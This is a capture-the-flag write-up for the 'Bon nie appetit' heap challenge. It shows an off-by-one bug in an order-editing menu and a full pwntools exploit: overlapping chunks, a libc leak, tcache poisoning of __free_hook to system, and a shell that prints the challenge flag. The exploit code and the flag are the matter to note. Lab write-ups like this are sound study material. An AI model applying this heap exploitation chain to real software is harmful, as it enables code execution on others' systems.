Bon nie appetit


1) Checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Bon nie appetit/challenge]
└─$ checksec bon-nie-appetit
[*] '/home/vigneswar/Pwn/Bon nie appetit/challenge/bon-nie-appetit'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
```

2) This is a heap challenge

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Bon nie appetit/challenge]
└─$ ./bon-nie-appetit

  🍔 Little Green People's Burgers 🍔
```



```
+=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=+
|                               |
| 1. Make     an order 🍔       |
| 2. Show     an order 👀       |
| 3. Edit     an order ♻️       |
| 4. Delete   an order ❌       |
| 5. Finalize an order ✅       |
|                               |
+=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=+

> |
```

3) Vulnerability

```
malloc(0x18, b'a'*0x18)
malloc(0x18, b'a'*0x18)
edit(0, b'b'*0x30)
```

```
...
0x55ff77c9c250  0x0000000000000000      0x0000000000000021      ........!....
...
0x55ff77c9c260  0x6262626262626262      0x6262626262626262      bbbbbbbbbbbbbbb
0x55ff77c9c270  0x6262626262626262      0x0000000000000062      bbbbbbbbb....
...
0x55ff77c9c280  0x6161616161616161      0x6161616161616161      aaaaaaaaaaaaaaa
0x55ff77c9c290  0x6161616161616161      0x0000000000020d71      aaaaaaaaq....
...       <-- Top chunk
```

The edit function is vulnerable to off by one vulnerability

4) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./bon-nie-appetit")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld-linux-x86-64.so.2")
context.binary = exe

io = gdb.debug(exe.path, 'c', api=True)

def malloc(size, data):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendafter(b': ', data)

def read(idx):
    io.sendlineafter(b'> ', b'2')
    io.sendlineafter(b': ', str(idx).encode())
    io.recvuntil(b'=> ')
    return io.recvline()

def edit(idx, data):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', str(idx).encode())
    io.sendafter(b': ', data)

def free(idx):
    io.sendlineafter(b'>', b'4')
    io.sendlineafter(b': ', str(idx).encode())


# fill tcache bins
for i in range(7):
    malloc(0xb8, b'fill tcache bins')

for i in range(7):
    free(i)

# get overlapping
malloc(0x58, b'a'*0x58) # 0
malloc(0x58, b'b'*0x58) # 1
malloc(0x58, b'c'*0x58) # 2
malloc(0x58, b'd'*0x58) # 3
malloc(0x58, b'/bin/sh\x00') # 4

edit(0, b'a'*0x58+b'\xc1') # off by one
free(1)                    # free with modified size
malloc(0x58, b'aaaaaaaa')  # remainder
libc.address = unpack(read(1).strip(b'a'*8).strip(), 'all')-0x3ebd50
```

```
malloc(0x58, b'X'*8)        # overlapping chunk - (5 and 2)

# tcachebin dup
malloc(0x58, b'Y'*8)
free(6)
free(5)
edit(2, p64(libc.sym.__free_hook))
malloc(0x58, b'X'*8)
malloc(0x58, p64(libc.sym.system)) # overwrite free_hook with system
free(4) # free chunk with /bin/sh string

io.interactive()
```

5) Flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Bon nie appetit/challenge]
└─$ python3 solve.py
$ ls
bon-nie-appetit
flag.txt
glibc
$ cat flag.txt
HTB{l1bc-2.27_h45_l1ttle_gr33n_ppl_1n51d3}
$
```